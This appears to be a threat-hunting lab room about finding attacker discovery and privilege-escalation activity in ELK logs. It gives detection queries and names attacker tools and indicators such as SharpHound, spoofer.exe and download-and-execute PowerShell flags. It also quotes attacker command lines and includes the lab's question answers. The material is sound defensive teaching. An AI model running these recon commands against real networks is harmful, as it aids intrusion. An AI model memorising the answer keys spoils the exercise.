Threat Hunting: Pivoting

Introduction

Is your organization's network robust enough to spot lateral movements of adversaries within your systems? Can you detect unusual network activities or illicit privilege escalation that could indicate a pivot attack? Can you use network telemetry and analytics to identify abnormal behaviour and halt lateral movement before it wreaks havoc?

These are essential questions to mull over when considering the critical pivoting stage in the cyber kill chain. Cyber threat actors, every day, devise innovative methods to move laterally within compromised networks, exploiting credentials, network misconfigurations or unpatched software to extend their foothold. As a security team, you are responsible for safeguarding the network perimeter and continuously monitoring for anomalous internal activities to intercept the attackers during their stealthy lateral movement. The task can be overwhelming, given the subtle nature of pivot attacks and the tenacity of modern cyber criminals.

Learning Objectives

In this room, we will learn to hunt malicious activity indicating a potential internal network pivoting in continuation of achieving an initial foothold. In addition, we will tackle the following topics throughout the room:

- Understanding the attacker's mindset in moving inside the compromised internal network.
- Correlating succeeding actions executed by an attacker after establishing persistent and continuous internal access.
- Differentiating suspicious host and network events from benign ones.
- Getting acquainted with the MITRE Tactics involved once an attacker attempts to jump from one machine to another.

Prerequisites

It is suggested to clear the following rooms first before proceeding with this room:

- Windows Event Logs: Understanding events generated on a Windows host.
- Core Windows Processes: Differentiating benign host processes from suspicious ones.
- Advanced ELK Queries: Effective usage of ELK queries.
- Threat Hunting: Introduction: Building threat hunting mindset.
- Threat Hunting: Foothold: Hunting indicators of initial compromise.

Threat Hunting Virtual Machine
Before we proceed with the following tasks, start the Threat Hunting VM attached to this task by clicking the Start Button in the upper-right corner. The provided virtual machine runs an elastic stack (ELK), which contains the logs that will be used throughout the room.

Once the machine is up, access the Kibana console using the following credentials below. The Kibana instance may take up to 3-5 minutes to initialize.

- URL: http://MACHINE_IP
- Username: elastic
- Password: elastic

Before we proceed, note that all concepts discussed moving forward are not limited to the Elastic Query syntax (including all field names). Every theoretical way of hunting can be applied to any other SIEM/EDR platform.

Moreover, the ELK instance contains the following indices that will be used in the threat-hunting activity:

- Winlogbeat: Contains all events (Windows Event Logs and Sysmon) generated by Windows machines.
- Packetbeat: Contains network traffic events generated by the workstations and servers.

Lastly, the emulated network runs the following workstations and servers:

Host	**Operating System**	**Purpose**
INTSRV01	Windows Server 2019	Server running an internal web application used by the organization.
WKSTN-1	Windows 10	One of the workstations used by the employees.
WKSTN-2	Windows 10	One of the workstations used by the employees.
DC01	Windows Server 2019	Domain controller of the internal network.

Discovery

Tactic: Discovery

The Discovery Tactic (TA0007) refers to the actions an attacker may take to better understand the systems and networks they have infiltrated. This involves identifying system and network configurations, finding sensitive data, or identifying other potential targets within the network. Example techniques used by adversaries are the following:

- Obtaining current user information and privileges, such as groups and accessible assets.
- Enumerating host information, such as its operating system, installed applications, and implemented security controls.
- Understanding internal network topology through hosts and services scanning.
- Listing internal domain information, such as domain users, groups, and access control lists.

Moreover, these examples are typically used to enumerate information for the disposal of the following tactics to complete the objective. As elaborated, this step is crucial in further identifying an attacker's next steps to infiltrate the internal infrastructure.

To understand the tactic further, let's dive deep into more detailed scenarios and how it can be seen through event logs.

Understanding the Tactic

The techniques adversaries use are not limited to the examples above, as there are different ways for an adversary to enumerate the information needed to proceed with the attack. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is executing built-in commands or initiating network connections to gather information.

Discovery Technique	**Examples**
User Reconnaissance	Using built-in commands like whoami, net user, net localgroup or qwinsta for account enumeration and dir or ls for file and folder enumeration.
Host Reconnaissance	Commands such as hostname, wmic, ipconfig or systeminfo for gathering host information, net start or sc.exe query for service enumeration, and simply navigating through GUI-based applications like Windows Security to determine the security controls running in the compromised host.
Internal Scanning	Displaying arp table (via arp command), sweeping reachable assets via ping, and scanning open ports using different

	tools, such as Nmap or PowerShell (leveraging built-in capabilities).
Internal Domain Reconnaissance	Using built-in commands like net * /domain or nltest /dclist or loading known PowerShell commands and scripts to list domain users (PowerView or BloodHound) to enumerate domain objects.

To summarize, all commands that are typically used to display host or user information can be used by an attacker in this tactic. Quickly, the ways to enumerate data are not limited to the provided commands (most examples above are for Windows). There are a lot of variations on how to gather these data, such as via PowerShell commands or built-in Unix commands.

Hunting Discovery

The hunt for the Discovery Tactic involves detecting unusual information-gathering activities that typically blend with host and network administration commands. This may entail identifying known tools System Administrators use or some activities to gather host and network data and differentiating benign activities from suspicious ones based on their unusual patterns. In line with this, we will use the following scenarios to build our hunting methodology.

- Host reconnaissance activity
- Internal network scanning
- Active directory execution

Host Reconnaissance

Starting with this scenario, we will use the winlogbeat-* index to hunt for unusual behaviours of host information reconnaissance from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

System Administrators typically use built-in tools for host information gathering, whether commands for identifying the OS version of the host or the processes running inside the machine. However, threat actors commonly abuse it to collect important host information, which can be leveraged to tailor potential attack vectors. Given this, we will hunt for behaviours that show numerous uses of built-in tools spawned by unusual processes.

Using the Discover tab, we will focus on the following command-line tools:

- whoami.exe
- hostname.exe
- net.exe

- systeminfo.exe
- ipconfig.exe
- netstat.exe
- tasklist.exe


By using the following KQL query, we will hunt process creations (Sysmon Event ID 1) generated by these two tools:

winlog.event_id: 1 AND process.name: (whoami.exe OR hostname.exe OR net.exe OR systeminfo.exe OR ipconfig.exe OR netstat.exe OR tasklist.exe)

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.parent.command_line
- process.command_line

Lastly, sort the timestamp in ascending order to view the sequence of attacks from the earliest execution timestamp (click the arrow beside the Time column).




Based on the results, it can be seen that bill.hawkins has executed multiple enumeration tools on WKSTN-2. Moreover, all commands were spawned by cmd.exe. On a quick look, this might not indicate any unusual activities since System Administrators typically do remote login and spawn Windows Command Processor to execute troubleshooting and host identification commands. Let's continue the investigation by diving deeper into the cmd.exe process.

To do this, we can get the parent process ID of these logs to get the process identifier of the unusual cmd.exe process. Click the drop-down button of the first execution of the whoami /priv command and find the process.parent.pid.

t process.hash.sha256	aa1583d770c6774f8d8fcec099cf7bdc05beb0f08f6db387f5b37cca8
t process.name	whoami.exe
t process.parent.args	C:\Windows\system32\cmd.exe, /c, whoami /priv
t process.parent.command_line	"C:\Windows\system32\cmd.exe" /c "whoami /priv"
t process.parent.entity_id	{6682e687-c850-64aa-d338-000000001200}
t process.parent.executable	C:\Windows\SysWOW64\cmd.exe
t process.parent.name	cmd.exe
# process.parent.pid	6,324
t process.pe.company	Microsoft Corporation
t process.pe.description	whoami - displays logged on user information
t process.pe.file_version	10.0.18362.1 (WinBuild.160101.0800)
t process.pe.imphash	e91037bb26500603d5ee8666ba6c2510
t process.pe.original_file_name	whoami.exe
t process.pe.product	Microsoft® Windows® Operating System
# process.pid	2,432

Using this parent PID, we can create a new KQL query focusing on the cmd.exe process creations on WKSTN-2 related to the enumeration commands used.

host.name: WKSTN-2* AND winlog.event_id: 1 AND process.pid: 6324



Based on the result, it seems that the cmd.exe was spawned by PowerShell.exe, containing suspicious indicators like IEX, downloadstring, -WindowStyle hidden, and -ep bypass. From a security analyst's perspective, this may indicate that the script downloaded by the PowerShell script may be a reverse shell script or a command and

control agent, which confirms the suspicion of enumeration commands executed on WKSTN-2.


Following a threat hunter's mindset, the next step of this investigation is to identify the extent of the attack by checking the child processes spawned by the malicious PowerShell process. Moreover, it is also essential to understand how the execution of PowerShell started (you may remember this if you have gone through the Threat Hunting: Foothold room).

Internal Network Scanning

In the following scenario, we will use the packetbeat-* index to hunt for unusual internal network connections from all hosts on July 9, 2023. Moreover, we will correlate the network activity and identify the process that initiated the network connection through the winlogbeat-* index. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Internal network connections are always presumed to be benign due to the assumption that they originate from legitimate host services and user activity. However, threat actors tend to blend from this noise while enumerating reachable assets for potential pivot points. One example is scanning open ports on a reachable device, which generates several connections to unique destination ports. We will hunt for behaviours that satisfy this idea.


To start hunting, use the Visualize Library and create a visualisation table using Lens.



Next, configure the table with the following setup:

1. Set the Table Index (packetbeat), Rows (host.name, source.ip and destination.ip), and Metrics (Unique count of destination.port).
2. Use the KQL query below to view all internal network connections to well-known ports:

source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port < 1024




Upon checking the results above (highlight #4), it can be observed that the table provided the workstations indicating a potential port scanning activity. These two hosts (INTSRV01 AND WKSTN-2) are highly notable since they generated connections to 1023 unique destination ports.

Given all this network information, we can now pivot to winlogbeat-* index using the Discover console and correlate this network activity to associated processes. Let's use the following KQL query to identify the process that initiated the network connections, specifying the source and destination address.

winlog.event_id: 3 AND source.ip: 10.10.184.105 AND destination.ip: 10.10.122.219 AND destination.port < 1024

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.name
- destination.port



Using Sysmon Event ID 3 (Network Connection), we were able to correlate the potential port scanning activity to a process named n.exe. Moreover, it can be concluded that the originating host is from WKSTN-2 and the target is INTSRV01. This activity seems suspicious since all these connections were initiated by a user account, not a system or service account.

Note: Only successful connections established are logged by Sysmon Event ID 3, meaning all these ports logged were identified as open.

Following a threat hunter's mindset, the next step of this investigation is to identify the events generated by n.exe and its parent process. This can backtrack the events before the execution of the port scanning activity. Moreover, the attacker may utilize the information gathered, so it is good to investigate unusual network connections to these identified open ports.

Active Directory Enumeration

For the last scenario, we will use the winlogbeat-* index to hunt for potential domain reconnaissance activity from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Domain Enumeration typically generates many LDAP queries. However, it is also typical for an internal network running an Active Directory to create this activity. Given this, threat actors tend to blend in the regular traffic to mask their suspicious activity of harvesting active directory objects to tailor their potential internal attack vectors. Based on this, we will focus on unusual LDAP connections.


Using the Discover tab, we will focus on hunting processes that initiated an LDAP network connection (port 389 for LDAP and port 636 for LDAP over SSL). By using the following KQL query, we will hunt for these processes using Sysmon Event ID 3:

winlog.event_id: 3 AND source.ip: 10.0.0.0/8 AND destination.ip: 10.0.0.0/8 AND destination.port: (389 OR 636) AND NOT process.name: mmc.exe

Note: We have excluded mmc.exe from the query since this process typically generates benign LDAP connections.

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.name
- destination.port




Based on the results, three processes initiated an LDAP connection, one of which is a highly notable binary - SharpHound.exe. This binary is a well-known tool primarily used for reconnaissance and data collection within Active Directory (AD) environments.

Following a threat hunter's mindset, the next step of this investigation is to identify the subsequent actions made after the execution of SharpHound. Undoubtedly, the attacker will leverage the information gathered through this tool and may attempt to abuse Active Directory configuration or move laterally to other internal hosts. Moreover, it is also essential to investigate the parent process activity, which may lead to the discovery of potentially malicious activities.

****

Answer the questions below:

What is the name of the account seen to be executing host enumeration commands on DC01?



Time	host.name	user.name	process.name	destination.port	process.command_line	process.parent.command_li
Jul 9, 2023 @ 18:49:40.113	DC01.threathunting.thm	backupadm	whoami.exe	-	whoami	cmd.exe /Q /c whoami 1> 7.0.0.1\ADMIN$__1688920457 2>&1

Answer: backupadm

Following the port scanning activity investigation, what is the parent process of n.exe?

Answer: powershell.exe

What is the full command-line value of the SharpHound.exe process?

WKSTN-2.threathunting.thm	bill.hawkins	SharpHound.exe	-	"C:\Users\bill.hawkins\Documents\sharp\SharpHound.exe" -c all

Answer: "C:\Users\bill.hawkins\Documents\sharp\SharpHound.exe" -c all

Privilege Escalation

Tactic: Privilege Escalation

The Privilege Escalation Tactic (TA0004) involves techniques that allow an attacker to gain higher privileges or permissions on a system or network. It's a crucial step in an attack because it can provide the attacker with increased access and control, allowing them to target sensitive data and modify critical system components. Common techniques include:

- Exploiting of privilege escalation vulnerabilities.
- Using valid accounts with higher privileges.

- Abusing misconfigured access controls.
- Leveraging host misconfiguration on services and applications.

Moreover, these examples are typically used to elevate the attacker's foothold, transforming from mere low-privileged access to comprehensive control. This access progression allows for broader manipulation of the system or network, granting the attacker capabilities to execute subsequent phases of the attack, such as lateral movement or data exfiltration.

To understand the tactic further, let's dive deep into more detailed scenarios and how it can be seen through event logs.

Understanding the Tactic
The techniques adversaries use are not limited to the examples above, as there are different ways for an adversary to obtain higher privileges. However, we will use these examples to understand this tactic and grasp how to hunt it.

The common intersection of the examples above is abusing host and account configuration due to a lack of patches or security controls.

Privilege Escalation Technique	**Examples**
Exploitation of vulnerabilities	Using known userland and kernel exploits on unpatched hosts.
Usage of valid accounts	Using runas commands with newly-discovered credentials or re-authenticating with a privileged account in the same machine.
Access control abuse	Abusing overly permissive Access Control Lists (ACLs), allowing other accounts to grant or acquire additional permissions.
Host misconfiguration abuse	Abusing insecure service configurations, such as modifiable and restartable services or overwritable service binaries.

To summarize, the tactic focuses on elevating access privileges in various ways to exert greater control over the system or network. This escalated access paves the way for them to manipulate system components, access sensitive data, and progress deeper into the network, bringing them one step closer to their ultimate objective.

Hunting Privilege Escalation

We focus on hunting Privilege Escalation as we continue our deep dive into the adversary's playbook. As discussed, this method encompasses various adversaries' techniques to escalate privileges and obtain further access to the compromised network.

You may think that hunting successful privilege escalation attempts can be as easy as looking for unusual events executed by privileged accounts. However, differentiating them from benign activity could be bothersome since these accounts spawn most activities run by the operating system or System Administrators. To build our methodology, we will use the following scenarios to uncover the traces of this tactic:

- Elevating access through SeImpersonatePrivilege abuse.
- Abusing excessive service permissions.

Abusing SeImpersonatePrivilege

Starting with this scenario, we will use the winlogbeat-* index to hunt for unusual processes spawned by the SYSTEM account from all hosts on July 9, 2023. Ensure all queries to the Kibana console are set to look for the right index and timeframe.

Successful privilege escalation attempts always indicate activities generated by a privileged account. In the context of abusing machine vulnerabilities, the user access is typically elevated to the NT Authority\System account. Given this, we will attempt to hunt for processes executed by low-privileged accounts that led to a SYSTEM account access.

Using the Discover tab, we will hunt for processes spawned by the SYSTEM account accompanied by a parent process executed by a low-privileged account. We will use the following KQL query to hunt this behaviour:


winlog.event_id: 1 AND user.name: SYSTEM AND NOT winlog.event_data.ParentUser: "NT AUTHORITY\SYSTEM"

Note: We have excluded events with a value of NT AUTHORITY\SYSTEM on its ParentUser field since these events do not indicate privilege escalation.

In addition, ensure that the following fields are added as columns to aid us in our investigation:

- host.name
- user.name
- process.parent.command_line
- process.command_line


- winlog.event_data.ParentUser




Based on the results, one of the notable entries is the process spawned by the IIS APPPOOL\DefaultAppPool user. This user executed a binary named spoofer.exe, which resulted in a process generated by a SYSTEM account. Moreover, this user account is the default account for running an IIS Web Server and does not commonly execute unusual processes. This behaviour might indicate a potential remote code execution from a web server and a successful privilege escalation attempt.

Let's dig deeper by analysing the details of the spoofer.exe process using the following KQL query:

winlog.event_id: 1 AND process.name: spoofer.exe



Based on the result, it can be observed that a suspicious encoded PowerShell command (Parent Process) spawned the spoofer process. To understand the purpose of the spoofer process, let's use the binary's hash in VirusTotal and see if it is attributed to a known malicious binary.



